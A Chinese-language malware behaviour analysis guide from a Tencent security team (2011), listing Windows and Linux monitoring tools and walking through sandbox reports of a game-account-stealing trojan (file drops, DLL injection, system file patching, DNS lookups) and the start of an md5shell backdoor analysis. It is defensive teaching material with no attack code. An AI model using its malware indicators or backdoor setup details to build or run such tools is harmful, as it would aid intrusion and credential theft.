

# 多平台恶意文件行为分析技巧

riusksk ( 泉哥 )

<http://riusksk.blogbus.com>

腾讯安全应急响应中心

2011/8/20

没有分析的生活是毫无意义的。

—— Socrates ( 苏格拉底 ), 公元前 460-299 年

## 【摘要】

本文主要针对 Windows、Linux、Android、Symbian、iPhone 和 Windows Mobile 等不同系统上的恶意文件行为进行分析，并结合实例总结出一些分析方法和技巧。

# 目录

1、前言 .....	3
2、Windows 平台下的恶意文件行为分析 .....	3
2.1 环境搭建 .....	3
2.2 分析过程 .....	4
2.3 总结 .....	10
3、Linux 平台下的恶意文件行为分析 .....	11
3.1 环境搭建 .....	11
3.2 分析过程 .....	12
3.3 总结 .....	15
4、Android 平台下的恶意文件行为分析 .....	15
4.1 环境搭建 .....	15
4.3 分析过程 .....	17
4.4 总结 .....	27
5、Symbian 平台下的恶意文件行为分析 .....	28
5.1 环境搭建 .....	28
5.2 分析过程 .....	29
5.3 总结 .....	35
6、iPhone 平台下的恶意文件行为分析 .....	35
6.1 环境搭建 .....	35
6.2 分析过程 .....	37
6.3 总结 .....	49
7、Windows Mobile 平台下的恶意文件行为分析 .....	49
7.1 环境搭建 .....	49
7.2 分析过程 .....	49
7.3 总结 .....	54
8、书籍推荐 .....	54
9、结语 .....	54

## 1、前言

在当今这种不和谐的网络当中，有时难免要与恶意文件作斗争，而当病毒一旦爆发，特别是蠕虫病毒，其感染速度是相当之快的。与此同时，现代的病毒大多采用了多态和加壳等方法来保护自己，如果以传统的手工分析方式来处理，无疑会耗费大量的时间和人力，因此在面对病毒分析及处理时，安全人员需要以高效率的方式快速分析出病毒所执行的恶意行为，并采取相应措施进行处理。所以本文的主题主要就是针对如何通过自动或半自动地方式来快速分析二进制文件的恶意行为，以便及时对其进行处理。本文主要涉及 Windows、Linux、Andorid、Symbian、iPhone 和 WinPhone7 系统平台下的恶意文件行为分析，对其进行分别讨论。

## 2、Windows 平台下的恶意文件行为分析

### 2.1 环境搭建

#### 2.1.1 虚拟机创建工具

*Vmware*: 一款用于创建虚拟机的商业软件，但网上有破解版及注册码，其功能较多也较为稳定，并且支持跨平台，一般作为首选工具。

*VirtualBox*: 由 Sun 公司出品的一款免费软件，操作简便，但不够稳定，BUG 很多，易导致虚拟机崩溃无法重启。

*VirtualPC*: 微软出品的虚拟机创建软件，自 Win7 推出之后更名为 Windows Virtual PC，一般只用来创建 Windows 虚拟机。

#### 2.1.2 行为监控软件

*Process Monitor*: windows 下高级实时监听工具，用于监视文件系统、注册表、进程和线程的活动，而且它兼并了 Filemon 和 Regmon 两个工具的特点，是分析恶意软件时的必备神器。

*Process Explorer*: 一款进程管理工具，可查看进程所加载的模块、路径、内存状态、安全属性等信息，便于查看被 DLL 注入的进程

*Malware Defender*: 一款免费的主动防御软件，可用于监视文件、进程、注册表、网络、驱动加载等行为，其监测规则可自行添加或修改，是本人常用软件。

*TCPView*: 用于监测系统上 TCP 和 UDP 端口，可列出相对应的进程名、远程地址和连接状态。

*Wireshark*: 著名的网络抓包工具，属于开源项目，支持多平台多协议，其功能强大，无论是在恶意软件分析还是脚本攻防上，时常都可见到它的身影。

*Sandboxie*: Sandboxie (沙盘) 允许你在沙盘环境中运行浏览器或其他程序，因此运行所产生的变化可以随后删除。用它来运行病毒并不会危害到主机系统，便于病毒分析，但沙盘并不能用来监控注册表、网络、对文件的修改和删除，其功能相当有限。

#### 2.1.3 文件恢复工具

*FinalRecovery*: 一款文件恢复工具，操作简便，容易上手。由于病毒时常带有自删除功能，因此我们需要对删除的文件进行恢复以便作进一步的分析，该工具主要就是为实现该功能。

#### 2.1.4 逆向分析软件

*Ollydbg*: 著名的动静态分析结合的调试器，是病毒分析不可缺少的神器。

*IDA*: 强大的反汇编器，且支持多平台的二进制文件分析，其插件 Hex-ray 直接 F5 即可逆向出 C 代码（若想编译通过一般都得经过修改），这对于快速分析病也是大有益处。它虽自带调试器，但功能有限。

### 2.1.5 恶意软件行为在线分析网站

*Comodo malware analyze:* <http://camas.comodo.com/cgi-bin/submit> (推荐)

由著名杀软厂商科摩多公司出品的恶意软件行为分析站点，通过提交样本，然后再病毒运行后执行的行为监测并记录下来，然后通过网站返回信息给用户。提交样本后，一会即可返回记录信息，而无需通过邮件接收，更方便，更及时，可作为首选站点。

*Malbox:* <http://malbox.xjtu.edu.cn/> (推荐)

由西安交通大学开发的在线分析网站， 经过测试，其返回的报告相对还是比较完整和准确的，但由于是通过邮件反馈报告的，所以时间上会比 comodo 慢些，略逊一筹。

*ThreatExpert:* <http://www.threatexpert.com/submit.aspx>

一个老牌的恶意文件自动分析系统，也是通过邮件反馈信息，经常得十来分钟才能收到邮件，相对较慢，而且出的分析报告不够详细和准确。

### 2.1.6 病毒在线扫描站点

*VirusTotal:* <http://www.virustotal.com/> (推荐)

Virus Total 是一款非常实用的可疑文件网络分析服务，通过各种知名反病毒引擎，对用户所上传的文件进行检测，以判断文件是否被病毒，蠕虫，木马，以及各类恶意软件感染。

*VirSCAN:* <http://www.virscan.org/>

VirSCAN 跟 VirusTotal 是当前主要的两大在线病毒扫描网站，均为免费网站。虽然这两个网站支持很多杀毒引擎的扫描，但总有存在误报的可能，可参考当前的主流杀软的扫描结果，并结合样本进行分析判断。

*Jotti's malware scan:* <http://virusscan.jotti.org/en>

也是一个免费的在线病毒扫描网站，而且很快就能给出扫描结果，但支持的杀毒引擎没有前两者多。

## 2.2 分析过程

### 2.2.1 扫描样本

可先将样本提交至上面列出的几个病毒在线扫描站点，根据其给出的扫描结果，大致对样本是否为病毒有一个大致的认识。当报毒率较高时，该样本为病毒的可能性就很大了；但当报毒率较低时，可主要参考下当前主流杀软的结果，再结合后续的行为监测来进一步判断。



Virustotal is a [service that analyzes suspicious files and URLs](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 3 VT Community user(s) with a total of 16540 reputation credit(s) say(s) this sample is malware.

File name: a6af97e7a5fd59c82b4c08a568eae882  
Submission date: 2011-03-05 01:57:47 (UTC)  
Current status: finished  
Result: 40 /41 (97.6%)



[Compact](#)

[Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.03.05.01	2011.03.05	Win-Trojan/Fakeav.398336.G
AntiVir	7.11.4.71	2011.03.04	TR/Crypt.ZPACK.Gen2
Antiy-AVL	2.0.3.7	2011.03.04	Trojan/Win32.FakeAV.gen
Avast	4.8.1351.0	2011.02.23	Win32:FakeAlert-UI
Avast5	5.0.677.0	2011.03.04	Win32:FakeAlert-UI
AVG	10.0.0.1190	2011.03.04	Generic20.AQEJ
BitDefender	7.2	2011.03.05	Trojan.Generic.5267544
CAT-QuickHeal	11.00	2011.03.04	FraudTool.Security
ClamAV	0.96.4.0	2011.03.04	Trojan.Fakealert.Sesh
Commtouch	5.2.11.5	2011.03.04	W32/MalwareF.TKZO
Comodo	7874	2011.03.04	TrojWare.Win32.Agent.kwad

## 2.2.2 行为监控

提交样本到恶意文件行为在线分析网站，这里首推 comodo 的，下图是某盗号木马的部分报告截图：

### • Files Created

Name	Size	Last Write Time	Creation Time	Last Access Time	Attr
C:\Documents and Settings\>User\Local Settings\Temp\BigFoot.exe	3867608	2009.01.09 10:37:31.421	2009.01.09 10:37:30.250	2009.01.09 10:37:30.250	0x20
C:\Documents and Settings\>User\Local Settings\Temp\wow01.bat	1024	2009.01.09 10:37:38.500	2009.01.09 10:37:38.500	2009.01.09 10:37:38.500	0x20
C:\Documents and Settings\>User\Local Settings\Temp\yuni.exe	61940	2009.01.09 10:37:32.296	2009.01.09 10:37:31.921	2009.01.09 10:37:31.921	0x20
C:\WINDOWS\system32\1001.ocx	24576	2009.01.09 10:37:36.906	2009.01.09 10:37:36.906	2009.01.09 10:37:36.906	0x8
C:\WINDOWS\system32\comres.dll.238062	792064	2007.07.27 12:00:00.000	2007.07.27 12:00:00.000	2008.08.08 09:14:31.546	0x20
C:\WINDOWS\system32\dr0002.ocx	24576	2009.01.09 10:37:38.125	2009.01.09 10:37:38.125	2009.01.09 10:37:38.125	0x8
C:\WINDOWS\system32\dr016.ocx	88564	2009.01.09 10:37:35.828	2009.01.09 10:37:35.812	2009.01.09 10:37:35.812	0x26
C:\WINDOWS\system32\ddraw.dll.237843	266240	2007.07.27 12:00:00.000	2007.07.27 12:00:00.000	2008.08.08 09:35:52.531	0x20
C:\WINDOWS\system32\dsound.dll.237625	367616	2007.07.27 12:00:00.000	2007.07.27 12:00:00.000	2008.08.01 06:18:33.437	0x20
C:\WINDOWS\system32\gbvgb01.exe	33280	2007.07.27 12:00:00.000	2009.01.09 10:37:38.125	2009.01.09 10:37:38.125	0x20
C:\WINDOWS\system32\New.dll	85797	2009.01.09 10:37:36.859	2009.01.09 10:37:36.031	2009.01.09 10:37:36.031	0x20
C:\WINDOWS\system32\olepro32.dll.238421	83456	2007.07.27 12:00:00.000	2007.07.27 12:00:00.000	2008.08.01 06:22:54.953	0x20

### • Files Changed

Name	Size	Last Write Time	Creation Time	Last Access Time	Attr
C:\WINDOWS\system32\comres.dll	792064/794405	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2008.08.08 09:14:31.546/2008.08.08 09:14:31.546	0x20/0x20
C:\WINDOWS\system32\ddraw.dll	266240/268581	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2008.08.08 09:35:52.531/2008.08.08 09:35:52.531	0x20/0x20
C:\WINDOWS\system32\dsound.dll	367616/369957	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2008.08.01 06:18:33.437/2008.08.01 06:18:33.437	0x20/0x20
C:\WINDOWS\system32\olepro32.dll	83456/85797	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2007.07.27 12:00:00.000/2007.07.27 12:00:00.000	2008.08.01 06:22:54.921/2008.08.01 06:22:54.953	0x20/0x20

• Processes Created

PId	Process Name	Image Name
0x4b4	BigFoot.exe	C:\DOCUME~1\USER\LOCALS~1\Temp\BigFoot.exe
0x674	yunsi.exe	C:\DOCUME~1\USER\LOCALS~1\Temp\yunsi.exe

• Processes Terminated

• Threads Created

PId	Process Name	TId	Start	Start Mem	Win32 Start	Win32 Start Mem
0x2b0	lsass.exe	0x4b0	0x7c810856	MEM_IMAGE	0x75738e06	MEM_IMAGE
0x2b0	lsass.exe	0x4c0	0x7c810856	MEM_IMAGE	0x77e76bf0	MEM_IMAGE
0x424	svchost.exe	0x29c	0x7c810856	MEM_IMAGE	0xa253	MEM_FREE
0x424	svchost.exe	0x414	0x7c810856	MEM_IMAGE	0x77df9981	MEM_IMAGE
0x4b4	BigFoot.exe	0x5d0	0x7c810867	MEM_IMAGE	0x565ab8	MEM_IMAGE
0x4b4	BigFoot.exe	0x678	0x7c810856	MEM_IMAGE	0x4ec957ed	MEM_IMAGE
0x674	yunsi.exe	0x6ac	0x7c810867	MEM_IMAGE	0x4283b0	MEM_IMAGE

• Modules Loaded

• Windows Api Calls

PId	Image Name	Address	Function ( Parameters )   Return Value
0x674	C:\DOCUME~1\USER\LOCALS~1\Temp\yunsi.exe	0x402a1d	CreateRemoteThread(hProcess: 0x30, lpThreadAttributes: 0x0, dwStackSize: 0x0, lpStartAddress: 0x7801d77, lpParameter: 0x1200000, dwCreationFlags: 0x0, lpThreadId: 0x0) [0x4c]
0x630	C:\WINDOWS\system32\gbvgbv01.exe	0x99111e	CreateRemoteThread(hProcess: 0x750, lpThreadAttributes: 0x0, dwStackSize: 0xffff, lpStartAddress: 0x7c801d77, lpParameter: 0x14a0000, dwCreationFlags: 0x0, lpThreadId: 0x0) [0x754]

• DNS Queries

DNS Query Text
bfupdatevt.178.com IN A +
bfpupdatedx.178.com IN A +

• Verdict

Auto Analysis Verdict

Suspicious+

• Description

Suspicious Actions Detected

- Creates files in windows system directory
- Injects code into other processes
- Patches system files


• Mutexes Created or Opened

PId	Image Name	Address	Mutex Name
0x4b4	C:\DOCUME~1\USER\LOCALS~1\Temp\BigFoot.exe	0x44aac8	BigFoot_cn
0x630	C:\WINDOWS\system32\gbvgbv01.exe	0x8e8fd2	wow0806_rel_relld_00001584_
0x630	C:\WINDOWS\system32\gbvgbv01.exe	0x8e9691	wow0806_rel_relld_00001584_
0x630	C:\WINDOWS\system32\gbvgbv01.exe	0x991541	_rel_relld_00001584_
0x630	C:\WINDOWS\system32\gbvgbv01.exe	0x9916b1	_rel_relld_00001584_
0x644	C:\WINDOWS\system32\gbvgbv01.exe	0x898fd2	wow0806_rel_relld_00001604_
0x644	C:\WINDOWS\system32\gbvgbv01.exe	0x8990b2	wow_rel_reghk_00001604_
0x644	C:\WINDOWS\system32\gbvgbv01.exe	0x89920e	wow_rel_reghk_00001604_
0x644	C:\WINDOWS\system32\gbvgbv01.exe	0x899691	wow0806_rel_relld_00001604_
0x674	C:\DOCUME~1\USER\LOCALS~1\Temp\yunsi.exe	0x7c859add	DBWinMutex

• Events Created or Opened

PId	Image Name	Address	Event Name
0x4b4	C:\DOCUME~1\USER\LOCALS~1\Temp\BigFoot.exe	0x7473d271	MSCTF.SendReceive.Event.ANF.IC
0x4b4	C:\DOCUME~1\USER\LOCALS~1\Temp\BigFoot.exe	0x7473d271	MSCTF.SendReceiveConnection.Event.ANF.IC


由上图可知，该木马生成了一些病毒文件，并对进程注入恶意代码，访问网络等行为。对于被删除的文件用 FinalRecovery 即可轻松恢复，以便将自删除的程序再提交分析：



但有时因样本不便公开而不能上传到网站上时，我们可在虚拟机下开启一些行为监控工具，然后运行样本查看其行为，以下为监测某病毒程序时的情况：

名称	类型	读	修改/执行	优先级	状态	时间	说明
<b>日志</b>							
settings\temp\yunsi.exe	操作	目标			结果	规则	
settings\temp\yunsi.exe	创建文件	C:\WINDOWS\system32\ddr016.ocx			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	创建文件	C:\WINDOWS\system32\New.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改文件	C:\WINDOWS\system32\dsound.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改文件	C:\WINDOWS\system32\drw5.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改文件	C:\WINDOWS\system32\comres.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改文件	C:\WINDOWS\system32\ksuser.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改文件	C:\WINDOWS\system32\olepro32.dll			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	创建文件	C:\WINDOWS\system32\1001.ocx			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	修改其他进程的内存	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	在其他进程中创建线程	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	创建文件	C:\WINDOWS\system32\dbr0002.ocx			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	创建文件	C:\WINDOWS\system32\gbgbv01.exe			允许	[文件组]系统执行文件 -> [文件]c:\windows\	
settings\temp\yunsi.exe	创建新进程	c:\windows\system32\cmd.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	创建新进程	c:\windows\system32\cmd.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	创建文件	C:\Documents And Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\wow01.bat			允许	[文件组]所有执行文件 -> [文件]*.*.bat	
settings\temp\yunsi.exe	创建注册表项	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layouts\E0210804			允许	[注册表组]系统设置 -> [注册表]HKEY_LOCAL_	
settings\temp\yunsi.exe	创建新进程	c:\windows\system32\gbgbv01.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	创建新进程	c:\windows\system32\cmd.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	修改其他进程的内存	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	在其他进程中创建线程	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	修改其他进程的内存	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	在其他进程中创建线程	c:\windows\explorer.exe			允许	[应用程序]*	
settings\temp\yunsi.exe	删除文件	C:\Documents And Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\yunsi.exe			允许	[文件组]所有执行文件 -> [文件]*.*.exe	
settings\temp\yunsi.exe	删除文件	C:\Documents And Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\wow01.bat			允许	[文件组]所有执行文件 -> [文件]*.*.bat	

也可用 Process Monitor 查看的信息会更为详细，但给出的信息过多就不便于有针对性地查看，因此要多用过滤功能：




由上可知它也生成了一些程序、批处理文件，并进行了 DLL 注入，篡改系统文件。我们可以用 Process Explorer 来查看 explorer.exe 是否真的被 DLL 注入了，由下图可知它被注入了 3 个 ocx 文件：

Name	Description	Company Name	Version	Time	Image Base
ddr016.ocx				2011-8-17 23:25	0x10000000
dbr0002.ocx	Windows标准输入法扩展服务	hd37	1.0.0.1	2011-8-17 9:47	0x10000000
1001.ocx				2011-8-17 9:47	0x10000000

对于被 DLL 注入的进程，我们还应该关注下它的行为，看它又执行了哪些恶意行为：

进程	操作	目标
c:\windows\explorer.exe	创建注册表项	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layouts\E0210804

另外 Process Explorer 中的 string 查找功能有时可以从中找到不少有用的信息，由下图可以知道该木马会将盗号信息远程上传给黑客：



除以上方法外，还可利用沙盘来运行病毒，这样就省去了搭建虚拟机的不便，但其可监控的范围相当有限，推荐结合其它监控工具使用，比如 **Malware Defender**。它还有一个最大的缺点就是，当它对其他系统进程(比如 **explorer.exe**)进行注入时，它并不能在沙盘中实现该注入，也无法去调用 **explorer.exe** 来执行恶意代码，而且当样本较大时，可能引起沙盘无法正常加载运行。其实沙盘有点类似 **Filemon** 的功能，但它完全将病毒与真实系统隔离开来，防止主机受害：



### 2.2.1 其它补充

有时由于病毒会检测某进程，特别是游戏主进程，当未找到时，就退出病毒进程，而没有执行任何恶意行为，这样的话，单纯领先行为监控是无法捕获到任何异常的。在这种情况下，可能就需要分析者安装游戏或者其它相关软件，以便让病毒执行恶意行为；或者使用 API 监控工具进行分析，比如 SoftSnoop 就是不错的选择；当然，也可用 IDA 或者 OD 进行手工分析，特别是 IDA 的 F5 功能对快速分析病毒大有帮助。

## 2.3 总结

综上所述，我们可以清楚地发现，在虚拟机下进行行为监控将会更加全面地监测到病毒行为，而且比提交样本在线分析效率要高。因为在线分析只能提交一个 exe 程序，并只关注该程序的行为，对于其生成的文件并没有进行监控，包括被注入 dll 后的进程行为也未进行监控。以上讲述的方法可归结为以下 5 种：

- ◆ 利用 Comodo Malware Analyze 或者 Malbox 进行恶意文件行为在线分析；（推荐）
- ◆ 利用 HIPS（如 Malware Defender、SystemSafeMinitor）进行行为监控；（推荐）
- ◆ 利用 Process Monitor 进行行为监控；
- ◆ 利用沙盘进行行为监控，但往往得结合其它监控软件使用；
- ◆ 利用 IDA、OD 等逆向工具进行手工分析。

### 3、Linux 平台下的恶意文件行为分析

#### 3.1 环境搭建

##### 3.1.1 虚拟机创建工具

**Vmware:** 一款用于创建虚拟机的商业软件，但网上有破解版及注册码，其功能较多也较为稳定，并且支持跨平台，一般作为首选工具。

##### 3.1.2 行为监控工具

**top:** Linux 下的进程查看工具，可实时动态查看系统当前运行的进程，默认情况下它只显示 15 个 CPU 使用最多的进程，通过按下 **n** 键并输入 **0** 即显示所有进程，再按 **Shift+n** 组合键即可让其按照进程的使用 PID 序号来显示进程，由于后创建的进程其 PID 值会更高，通过此方法可以让新创建的进程显示在最上方。

**lsof:** lsof (list open files) 工具可用于查看特定进程打开的文件，但必须以 root 身份运行才能充分发挥的功能。添加-p 参数指定进程 ID 以查看对应进程所打开或者创建的文件，也可以查看当前的网络连接以及恢复被删除的文件。

**Tcpdump:** Linux 下的网络抓包工具，可以指定协议、主机、端口进行抓包，并支持三种逻辑运算（非运算、与运算、或运算）以构造组合条件。

**Wireshark:** 著名的网络抓包工具，属于开源项目，支持 windows 和 Linux 系统，在 BackTrack 系统上就有自带，功能甚为强大。

**Strings:** 查看程序中所包含的字符串，有时可从中找到一些敏感信息，对进一步分析样本很有帮助。

**ifconfig:** 用于查看网卡是否处于混杂模式，因为当处于混杂模式时，网卡可接收一切通过它的数据，这也是 sniffer 的基本原理。

**Strace:** 通过跟踪系统调用及信号来跟踪程序在后台的执行行为，类似 windows 平台的 API 监控工具。结合使用参数-o 可将结果输出到指定文件，-f 和-F 选项用于跟踪 fork 和 vfork 创建的子进程，参数-e 指定表达式来跟踪特定操作的系统调用，如-e trace=file 表示只跟踪与文件操作相关的系统调用，或者-e open 只显示调用 open 的相关信息。

**Netstat:** 用于查看当前网络连接，跟 windows 平台下的 netstat 功能一样。

**nm:** nm 命令可列出可执行文件中的符号，这些符号包括程序中常用到的函数名、调用地址、重要的变量名和位置，以及常量，通常保存在二进制文件中称为“符号表”的数据结构中。

##### 3.1.3 逆向分析工具

**GDB:** Linux 平台下的调试器，完全命令行操作，其功能相当强大。

**IDA:** 强大的反汇编器，且支持多平台的二进制文件分析，其插件 Hex-ray 直接 F5 即可逆向出 C 代码（若想编译通过一般都得经过修改），这对于快速分析病也是大有益处。它虽自带调试器，但功能有限。

## 2.2 分析过程

下面以后门程序 Md5shell 为例进行分析，该工具可在 Linux 下创建一个后门，并设置有 MD5 加密的登陆密码，它默认是监听 1025 端口，这里我把它改成 4444 端口。我在 BT5 下面执行 md5shell 后，并用 Ubuntu 系统登陆 BT5，输入密码连接上后会执行 sh 程序，下面是在 BT5 下执行 top 命令后的情况：

```
root@bt:~# top

top - 10:38:46 up 12:34, 3 users, load average: 0.00, 0.02, 0.05
Tasks: 119 total, 1 running, 114 sleeping, 0 stopped, 4 zombie
Cpu(s): 7.6%us, 2.6%sy, 0.0%ni, 89.8%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 1025720k total, 310604k used, 715116k free, 46312k buffers
Swap: 492540k total, 0k used, 492540k free, 161644k cached

      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+   COMMAND
  9121 root      20   0   4256  1160   976 S  0.0  0.1  0:00.00 sh
  9117 root      20   0   1664    56    0 S  0.0  0.0  0:00.00 md5shell
